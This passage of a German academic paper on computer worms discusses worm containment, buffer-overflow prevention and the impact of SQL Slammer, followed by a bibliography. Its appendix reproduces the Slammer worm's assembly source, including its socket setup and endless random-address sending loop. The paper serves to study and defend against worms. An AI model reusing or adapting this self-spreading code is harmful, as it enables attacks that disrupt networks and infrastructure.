


Abbildung 17 Ganzheitliche Unterstützung des Lebenszyklus durch Trend Micro Services, siehe **[TRE02]**


die den „Outbreak Lifecycle“ in jeder Phase unterstützen sollen. Hervorzuheben ist vor allem der Ansatz der Proactive Attack Updates im ersten Schritt. Sie sollen – so zumindest die Theorie dieses Papiers – Ausbrüche von Würmern im großen Stil im Keim ersticken oder sogar ganz verhindern. Die Zukunft und die Arbeit anderer Hersteller im Sicherheitssektor wird zeigen, ob solche Ansätze wirklich so flexibel auf Wurmattacken reagieren können **[TRE02].**

6.3 Sicherheitsunterstützende Techniken – Worm Containment

Wie schon zuvor angesprochen, wird man Rechnersysteme, die mit einem Netzwerk verbunden sind, nie gänzlich gegen Befall durch neue, unbekannte Würmer schützen können. Entsprechende '*Worm Intrusion Prevention*'-Installationen werden allenfalls die einfacheren Versuche, in ein System einzudringen, abfangen können. Ambitioniertere Vorhaben werden aber trotzdem früher oder später gelingen **[STA03]**.

Sobald ein Wurm einmal im Rechnerverbund angekommen ist, kann man nur noch seine Präsenz feststellen und versuchen seine weitere Ausbreitung einzudämmen. Aufgabe des **Worm Containment** ist es dann, neuen Wurm-Attacken *in* einem Netz zu entgegnen. Diese Philosophie der Wurmbekämpfung geht davon aus, dass man einen Schädling zwar nicht am Eindringen, wohl aber an der übermäßigen Verbreitung hindern kann. Im Unterschied zur Virenbekämpfung, bei der die Sourcecode-Analyse noch menschliche Experten erfordert, kann Worm Containment nur automatisiert, ohne menschlichen Eingriff erfolgen. Angesichts eines exponentiellen Verbreitungsablaufs, wäre ein Administrator, beim Ergreifen geeigneter Gegenmaßnahmen schlicht zu langsam.

Damit ein infizierter Rechner nur sehr wenige andere Systeme in seinem Umfeld erreichen kann, sollte ein (Firmen-)Netzwerk in viele, gleich kleine *Cells* unterteilt werden. Das sind Teilnetze, die durch intelligente Netzkomponenten weitgehend voneinander abgeschirmt werden; deren Größe ist



zwangsläufig ein Kompromiss zwischen Sicherheitsbedürfnis und Praktikabilität. Dem Wurm soll es dadurch erschwert werden, allzu viele andere Systeme in einem großen Netzwerk anzusprechen.

Ein Befall kann relativ einfach diagnostiziert werden: man lässt den Netzwerkverkehr über einen längeren Zeitraum hinweg beobachten und kann dann, anhand anomaler Netzwerkaktivitäten, auf die Präsenz eines Mobile Malicious Code schließen. Anomales Verhalten wäre z.B. übermäßiges Datenaufkommen an einem exotischen oder selten benutzten Port, verursacht durch einen Scanning-Wurm. Das Worm-Containment-System würde dann diesen Port über ein regelbasiertes System schließen lassen und den betreffenden Host vom Netz abmelden. Speziell auf diese Aufgabe angepasste Intrusion Prevention Systeme könnten hier eingesetzt werden. Intrusion Detection Systeme stellen keinen Ersatz dar, wenn sie den Benutzer nur über einen Befall informieren.

Idealerweise sollte Worm Containment, wie viele andere Schutzmaßnahmen auch, auf jedem einzelnen Endsystem erfolgen (*Defense in depth*). Aus Kostengründen ist dies aber, vor allem in großen Netzwerken kaum durchführbar. Netzwerk-basierte Lösungen sollten, um Fehlalarme zu vermeiden, vor allem auf Switches in weniger geschützten Bereichen installiert werden. Alternativ zum Einsatz von Worm Containment wäre es (theoretisch) denkbar, durch den gezielten Einsatz von Firewalls, Cells so einzuteilen, dass eine kompromittierbare Komponente keine gleichartige Installation erreichen kann (z.B. nur ein SQL-Server pro Cell).

Um Exploits auf Anwendungsebene weitgehend auszuschließen, ist es ratsam, nicht benötigte Systemdienste (*daemons*) zu deaktivieren und die restlichen Prozesse, die nach außen hin verfügbar sind, nicht mit übermäßig vielen Rechten auszustatten. Ein Beispiel hierfür ist der Server-Dienst, über den der Slammer in ein System einfällt; vielfach hätte man ihn deaktivieren können, ohne die Benutzbarkeit des SQL-Servers einzuschränken.

Ein interessantes Konzept im Bereich '*least privilege computing*' stellen die BSD-Jails dar. Im Betriebssystem FreeBSD gibt es seit Version 4.5 die Möglichkeit, Prozesse getrennt vom restlichen Dateisystem und Prozessmanagement in so genannten *Jails* auszuführen **[IXH02]**. Selbst wenn ein Wurm die Kontrolle über einen solchen virtuellen Bereich erhält, ist er dennoch auf die Daten in diesem Verzeichnis beschränkt. So kann zumindest topologischen Würmern Einhalt geboten werden.

Um aber dem Problem grundlegend zu begegnen, muss man Buffer-Overflows soweit wie möglich vermeiden. Anwendungsprogrammierer sollten deshalb dazu angehalten werden, bei der Erstellung von Netzwerk-Applikationen defensiv zu programmieren. So ist es in den meisten Fällen angebracht, Anwendungen nicht in systemnahen Compiler-Sprachen wie C oder C++ zu schreiben. Soweit es vertretbar ist, sollte man in 'Interpreter'-Sprachen entwickeln, die Pufferüberläufe zur Laufzeit bemerken und ihnen gegensteuern, wie z.B. Java oder Python. Benutzereingaben müssten in jedem Fall vor der weiteren Verwendung auf ihre Gültigkeit hin überprüft werden. Falls man dennoch Programme in C erstellt, sollte man darauf achten, Bibliotheksfunktionen zu nutzen, die die entsprechenden Prüfungen implizit vornehmen (`strncpy`, etc...). Erst dann kann der benötigte Speicherplatz reserviert werden.

Zusätzlich könnte man auf Hardware-Ebene die Ausführung von Exploitcode auf dem Stack

unterbinden. Da der Stack nur dem Schreiben und Lesen von Variablenwerten dient, wäre es sinnvoll, das Ausführen von Code in diesem Bereich zu verwehren (*non-executable stack*). Da aber bei Intel-Prozessoren das Recht zu lesen untrennbar mit dem Ausführrecht verbunden ist, wäre eine entsprechende Rechtepolitik auf Speicherebene nur auf anderen Plattformen möglich. Allerdings läßt sich der Stack zur Laufzeit durch zusätzliche Programme überwachen (z.B. Valgrind nach **[IXK03]**), die bei einem drohenden Buffer-Overflow das Betriebssystem benachrichtigen. Zudem wäre es möglich beim Kompiliervorgang eines Server-Programms passende Kontrollroutinen einzubauen (z.B. Stackguard), die Verwaltung von Stackframes überwachen.

Trotz dieser gut gemeinten Ansätze wird es aber auch weiterhin kaum möglich sein, gegen gezielte Wurm-Attacken effektive Gegenmaßnahmen zu ergreifen. Dabei muss man sich vor Augen halten, dass man die die Infrastruktur des Internets nicht wirksam verteidigen kann, solange es teilnehmende Rechner gibt, die fehlerbehaftete Software benutzen. Da aber Programme auch nur von Menschen entwickelt werden, wird es niemals vollkommen fehlerfreie Software geben. Zudem werden es Softwarehäuser in einem freien Markt schwer haben, sich die zur sicheren Entwicklung nötige Zeit zu nehmen, wenn man immer darauf bedacht ist, mit neuen Produkten schneller als die Konkurrenz zu sein. In diesem Sinne konkurrieren sogar Open-Source-Anwendungen untereinander, wenn auch nur um die Gunst der Entwickler und Anwender.

Selbst optimistische Schätzungen erwarten in nicht allzu ferner Zukunft weitere große Attacken von so genannten High-Speed-Würmern.

Solche Worst-Case-Würmer werden sinnigerweise (engl.) 'Überworms' genannt, angesichts der potentiellen Eigenschaften, die ihnen zugeschrieben werden: ein solcher Malicious Mobile Code wird noch vor Bekanntwerden einer Schwachstelle verbreitet; er soll über ein 3-Phasen-Vorgehen verfügen mit schnellem Scanning-Verfahren im Internet, der Möglichkeit Firewalls zu durchdringen, und sich innerhalb von Unternehmensnetzen topologisch weiterverbreiten; er benutzt eine Schwachstelle in Windows-Betriebssystemen und wird physikalischen Schaden auf Festplatten anrichten (z.B. Low-Level-Formatierung); er wird in Assembler geschrieben und passt in ein Ethernet-Frame **[STA03].**

Man wird sich zusätzlich mit der Tatsache auseinandersetzen müssen, dass Würmer nicht nur die Sicherheit der Kommunikationsinfrastruktur im Internet gefährden, sondern auch das korrekte Funktionieren aller damit verbundenen Systeme.

Das schließt auch solche mit ein, die bis vor kurzem als separate Systeme ihr Eigenleben fristeten und als unangreifbar galten: Stromversorgungsbetriebe, militärische Einrichtungen, integrierte Rettungsleitstellen, Kliniken: sie alle sind in gewissem Maße an das Internet angebunden und darüber auch verwundbar.[20]

Im Zeitalter von EAI (Enterprise Application Integration) ist eine 'Konvergenz der Systeme' zu beobachten, ein Zusammenwachsen unterschiedlicher Teilsysteme zu einer einheitlichen Plattform, die nicht selten MS-Windows-PC heißt. Auf diese Weise halten Schwachstellen dieser Architekturen Einzug in Bereiche, in denen früher Spezialsysteme dominierten, die schon allein durch ihre exotische Seltenheit Sicherheit versprachen. Problematisch kann dies vor allem in kritischen Einsatzbereichen werden, die ein hohes Maß an Verlässlichkeit und Ausfallsicherheit verlangen. So laufen selbst die Überwachungssysteme zur Steuerleittechnik in US-Kernkraftwerken oft auf gängigen Mainstream-Systemen wie Windows oder UNIX/Linux. Diese werden als SCADA-Einheiten[21] bezeichnet und erlangten kurzzeitig Berühmtheit als die *Nuclear Regulatory Commission* eingestand, dass der SQL-Slammer das SCADA-System des Kernkraftwerks Davis-Besse in Ohio, über einen Zeitraum von 5 Stunden hinweg, zum Absturz brachte. Zwar steuern solche Terminals nicht den Einsatz kritischer Systeme im nuklearen Sicherheitsbereich; ein Ausfall könnte aber trotzdem unvorhersehbare Folgen nach sich ziehen, sollten z.B. Warnmeldungen wegen Überhitzung nicht mehr rechtzeitig angezeigt werden.

Attacken im Internet sind also zwischenzeitlich auch für ehedem abgeschottete Netze eine Bedrohung der Verfügbarkeit geworden, die uns alle betrifft.

Der Slammer hat bei seinem ersten Auftritt auch einen Mythos der Netzwerktechnik zu Grabe

20Einzig das Festnetz der Deutschen Telekom, das in seinen Grundzügen noch aus den 60er Jahren stammt und in der Programmiersprache Delta entwickelt wurde, scheint (zumindest auf absehbare Zeit) weiterhin ein Eigenleben zu führen, da seine Ablösung durch ein neues System noch aussteht.

21 Supervisory Control and Data Acquisition

getragen: dass nämlich ein Wurm möglichst viele Systeme befallen muss, um großen Schaden an der Infrastruktur anzurichten.

Nach Schätzungen wurden nämlich weniger als 100000 MS-SQL-2000-Server befallen. Das würde bedeuten, dass weniger als 0.1% aller Rechner im Internet die Verfügbarkeit weiter Teile der Infrastruktur beeinträchtigen können. Selbst wenn 99.9% der Rechner immun gegen einen Wurm wären, würde der Rest ausreichen, um den Netzwerk-Verkehr empfindlich zu stören.

Ein Stück weit wurde damit auch das '*blame game*' entschärft, das Gegner der Software-Monokultur betreiben. Es hat sich gezeigt, dass bei weitem keine Millionen Microsoft-Rechner mit derselben Schwachstelle vonnöten sind, um das Internet 'lahm zulegen'. Ein paar Hunderttausend befallene Systeme würden genügen. Das können sogar Open-Source-Produkte mit bekannten Exploits sein, wie der notorische Apache Webserver (**[RFM03]**), der seinem Namen nach '*a patchy web server*' ist.

Trotz seiner geringen Zahl an befallenen Systemen war der Slammer folglich ein Lehrstück dafür, was zukünftige High-Speed-Würmer anrichten könnten.

Er war ein Meilenstein in der Evolution der Computer-Würmer.

LITERATURVERZEICHNIS

[ALE03] Aleph1 (Synonym). Smashing The Stack For Fun And Profit, Phrack Magazine, Ausgabe 49, Artikel 14. WWW Seite, zugegriffen am: 20.11.2003:

http://www.2600.net/phrack/p49-14.html
http://www.shmoo.com/phrack/Phrack49/p49-14

[BAE00] Baetke F.: Interne Datendarstellung. Spektrum der Wissenschaft, Dossier Rechnerarchitekturen 4/2000 S.79

[CAI03] The Spread of the Sapphire/Slammer Worm, WWW Seite, zugegriffen am: 20.11.2003

http://www.caida.org/outreach/papers/2003/sapphire/sapphire.html

[CER03] CERT® Advisory CA-2001-19 "Code Red" Worm
Exploiting Buffer Overflow In IIS Indexing Service DLL, WWW-Seite, zugegriffen am: 18.11.2003

http://www.cert.org/advisories/CA-2001-19.html

[COD01] coderedII worm analysis, WWW-Seite, zugegriffen am: 18.11.2003

http://www.eeye.com/html/Research/Advisories/AL20010804.html

[CST03] cstone@pobox.com: 2003,

http://www.boredom.org/~cstone/worm-annotated.txt

[EEY03] SAPPHIRE WORM CODE DISASSEMBLED, 2003, WWW-Seite, zugegriffen am: 18.11.2003

http://www.eeye.com/html/Research/Flash/sapphire.txt

[FSE03] F-Secure Virus Descriptions: Slammer: zwei Bilder von Packet Loss, zugegriffen am: 17.12.2003

http://www.f-secure.com/v-descs/info

[FSE04] F-Secure Nimda Information Center: Bild vom Nimda-Verbreitungsmechanismus, zugegriffen am: 05.01.2004

"http://www.europe.f-secure.com/virus-info/v-pics/nimda-4-way-spread.gif"

[GOL03] Golem.de: Slammer verbreitete sich in nur 10 Minuten, WWW-Seite, zugegriffen am: 19.11.2003

http://www.golem.de/0302/23823.html

[GOO03] Gookin D.: C for Dummies, Chapter 16 "Inline-Assembling"

[GOR03] Gorry F. 2003/2004: http://www.erg.abdn.ac.uk/users/gorry/course/inet-pages/, WWW-Seite, zugegriffen am: 18.01.2004

[HEI03] c't 4/2003, S. 18: SQLSlammer Artikel "Grand Slam“, WWW-Seite, zugegriffen am: 19.12.2003
http://www.heise.de/ct/03/04/018/

[HEI04] http://www.heise.de/security/typen.shtml

[HEL03] Helkern (alias Slammer) verursacht globale Viren-Epidemie, WWW-Seite, zugegriffen am: 16.12.2003

http://www.computerboulevard.de/cb/helkern.htm

[HSS03] Hamilton J., Sorensen S.: Slammer in Depth, Microsoft 2003, Powerpoint-Präsentation,

zugegriffen am: 27.12.2003

research.microsoft.com/~jamesrh/TalksAndPapers/
SlammerDetails_YukonTechPreview.ppt

[ICZ99] Iczelion Win32asm Tutorial Kapitel 6-Import Table und Kapitel 17-DLL, WWW-Seite, zugegriffen am: 12.01.2004

http://203.148.211.201/iczelion/index.html

[IDA01] .ida "Code Red" Worm, WWW-Seite, zugegriffen am: 24.11.2003

http://www.eeye.com/html/Research/Advisories/AL20010717.html

[IEE03] Moore D., Paxson V. et al.: Inside the Slammer Worm, 2003, WWW-Seite, zugegriffen am 26.12.2003

http://www.computer.org/security/

[IXK03] Kirsch C.: 'Freie Speichertools Electricfence und Valgrind ', iX 3/2003, S.82, Heise-Verlag

[IXH02] Herrmann C.: 'Eingesperrt; BSD-Jails als Werkzeug zur Systemsicherheit', iX 3/2002, Heise-Verlag

[KRC90] Kernighan/Ritchie: Programmieren in C, Zweite Ausgabe ANSI C, Prentice-Hall 1990

[LIT02] David Litchfield, NGSSoftware Insight Security Research Advisory, Unauthenticated Remote Compromise in MS SQL Server 2000, WWW-Seite, zugegriffen am: 25.12.2003

http://www.nextgenss.com/advisories/mssql-udp.txt

[MCM03] McMillan G.: Socket Programming HOWTO 2003, WWW-Seite, zugegriffen am: 09.01.2004

http://www.python.org/doc/howto/sockets/

[MIC01] Microsoft Security Bulletin (MS01-020): Incorrect MIME Header Can Cause IE to Execute E-mail Attachment, WWW-Seite, zugegriffen am: 18.12.2003

http://www.microsoft.com/technet/security/bulletin/MS01-020.asp

[MSM03] John Leyden: 'MS struggles to contain the Slammer worm', The Register, WWW-Seite, zugegriffen am: 28.01.2004

http://www.theregister.co.uk/content/56/29073.html

[MSS03] Microsoft Security Bulletin MS02-039, WWW-Seite, zugegriffen am: 28.11.2003

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS02-039.asp

[MUR03] Murphy M.: Analysis of Sapphire SQL Worm, 2003, WWW-Seite, zugegriffen am: 12.12.2003

http://www.techie.hopto.org

[MWD97] The Merriam-Webster Dictionary, 1997, Merriam-Webster Inc.

[NET03] Networm.org FAQ, WWW-Seite, zugegriffen am: 18.11.2003

http://www.networm.org/faq/

[NZZ03] S.B.: 'Ist Microsoft-Software ein Sicherheitsrisiko?', Neue Zürcher Zeitung vom 10.10.2003, WWW-Seite, zugegriffen am: 10.01.2004

http://www.nzz.ch/2003/10/10/em/page-article95G43.html

[PLR03] Python Library Reference: 7.2 socket, WWW-Seite, zugegriffen am: 13.12.2003

http://www.python.org/doc/current/lib/module-socket.html

[POD98] Podschun, Trutz Eyke : Das Assembler-Buch, 3. akt. Auflage 1996, Addison-Wesley 1998

[REI01] Reif, W.: Sicherheit im E-Commerce, Übungsblatt 3, SS 2001, Universität Augsburg

[RFC760] Postel, J.: "Internet Protocol," RFC 760, USC/Information

Sciences Institute, January 1980.

[RFC761] Postel, J.: "Transmission Control Protocol," RFC 761,

USC/Information Sciences Institute, January 1980.

[RFC762] Postel, J.: "Assigned Numbers," RFC 762, USC/Information

Sciences Institute, January 1980.

[RFC768] Postel, J.: "User Datagram Protocol," RFC 768, USC/Information

Sciences Institute, January 1980

[RFM03] Richard Ford, "Microsoft, monopolies and migraines: the role of monoculture", Virus Bulletin December 2003, WWW-Seite, zugegriffen am: 26.12.2003

http://www.virusbtn.com/magazine/archives/200312/monoculture.xml

[RRZ03] Internetworking Sicherheit, 2003 Regionales Rechenzentrum Hannover Niedersachsen RRZN

[SPS03] Ször P., Perriot F.:Slammer, Virus Bulletin March 2003, WWW-Seite, zugegriffen am: 19.11.2003

http://www.virusbtn.com/print/resources/viruses/indepth/slammer.xml

[STA03] Staniford S.: Worm FAQ, 2003, Kapitel F: Worm Containment, WWW-Seite, zugegriffen am: 22.12.2003

http://www.networm.org

[TAN04] Tanenbaum A.: Computernetzwerke, 4.aktualisierte Auflage 2004, Pearson Studium

[TEC03] MS-SQL Slammer: Ein Wurm und die Konsequenzen (TECCHANNEL), WWW-Seite, zugegriffen am: 19.11.2003

http://www.tecchannel.de/software/1110/index.html

[TEC04] Slammer: Milliarden-Schaden, Microsoft soll zahlen, WWW-Seite, zugegriffen am: 19.12.2003

http://www.tecchannel.de/news/internet/10968/

[TRE02] Trend Micro White Paper: Enterprise Protection Strategy, PDF-Dokument, zugegriffen am: 09.01.2004

http://www.trendmicro.com/NR/rdonlyres/3309FA07-9F8D-4298-9BB8-8BE97FF27267/5255/WP01EPS2NP021213.pdf

[VIR03] Viruslist: Nimda, WWW-Seite, zugegriffen am: 15.12.2003

http://www.viruslist.com/eng/viruslist.html?id=4261

[ZDN03] Slammer-Attacken - der neue 'Way of Life' des Internet? - Slammer-Opfer, WWW-Seite, zugegriffen am: 15.11.2003

www.zdnet.de/enterprise/security/ 0,39023272,20000426,00.htm

ANHANG

SOURCECODE VON SQL-SLAMMER

```
; SLAMMER
                    push    42B0C9DCh
                    mov     eax, 1010101h
                    xor     ecx, ecx
                    mov     cl, 18h

    fixup_payload:
                    push    eax
                    loop    fixup_payload
                    xor     eax, 5010101h
                    push    eax
                    mov     ebp, esp
                    push    ecx

                    push    6C6C642Eh
                    push    32336C65h
                    push    6E72656Bh
                    push    ecx
                    push    746E756Fh
                    push    436B6369h
                    push    54746547h
                    mov     cx, 6C6Ch
                    push    ecx
                    push    642E3233h
                    push    5F327377h
                    mov     cx, 7465h
                    push    ecx
                    push    6B636F73h
                    mov     cx, 6F74h
                    push    ecx
                    push    646E6573h

                    mov     esi, 42AE1018h

                    lea     eax, [ebp-2Ch]

                    push    eax
                    call    dword ptr [esi]

                    push    eax
                    lea     eax, [ebp-20h]
                    push    eax
```

```
                lea     eax, [ebp-10h]
                push    eax
                call    dword ptr [esi]

                push    eax

                mov     esi, 42AE1010h

                mov     ebx, [esi]

                mov     eax, [ebx]

                cmp     eax, 51EC8B55h

                jz      short FOUND_IT
                mov     esi, 42AE101Ch

FOUND_IT:
                call    dword ptr [esi]
                call    eax
                xor     ecx, ecx
                push    ecx
                push    ecx
                push    eax

                xor     ecx, 9B040103h

                xor     ecx, 1010101h
                push    ecx

                lea     eax, [ebp-34h]

                push    eax
                mov     eax, [ebp-40h]

                push    eax
                call    dword ptr [esi]
                push    11h
                push    2
                push    2
                call    eax
                push    eax
                lea     eax, [ebp-3Ch]
                push    eax
                mov     eax, [ebp-40h]
                push    eax
                call    dword ptr [esi]
```

```
                mov     esi, eax

                or      ebx, ebx

                xor     ebx, 0FFD9613Ch

PSEUDO_RAND_SEND:
                mov     eax, [ebp-4Ch]

                lea     ecx, [eax+eax*2]
                lea     edx, [eax+ecx*4]
                shl     edx, 4
                add     edx, eax
                shl     edx, 8
                sub     edx, eax
                lea     eax, [eax+edx*4]
                add     eax, ebx
                mov     [ebp-4Ch], eax
                push    10h
                lea     eax, [ebp-50h]

                push    eax
                xor     ecx, ecx
                push    ecx
                xor     cx, 178h
                push    ecx
                lea     eax, [ebp+3]
                push    eax
                mov     eax, [ebp-54h]
                push    eax
                call    esi

                jmp     short PSEUDO_RAND_SEND
```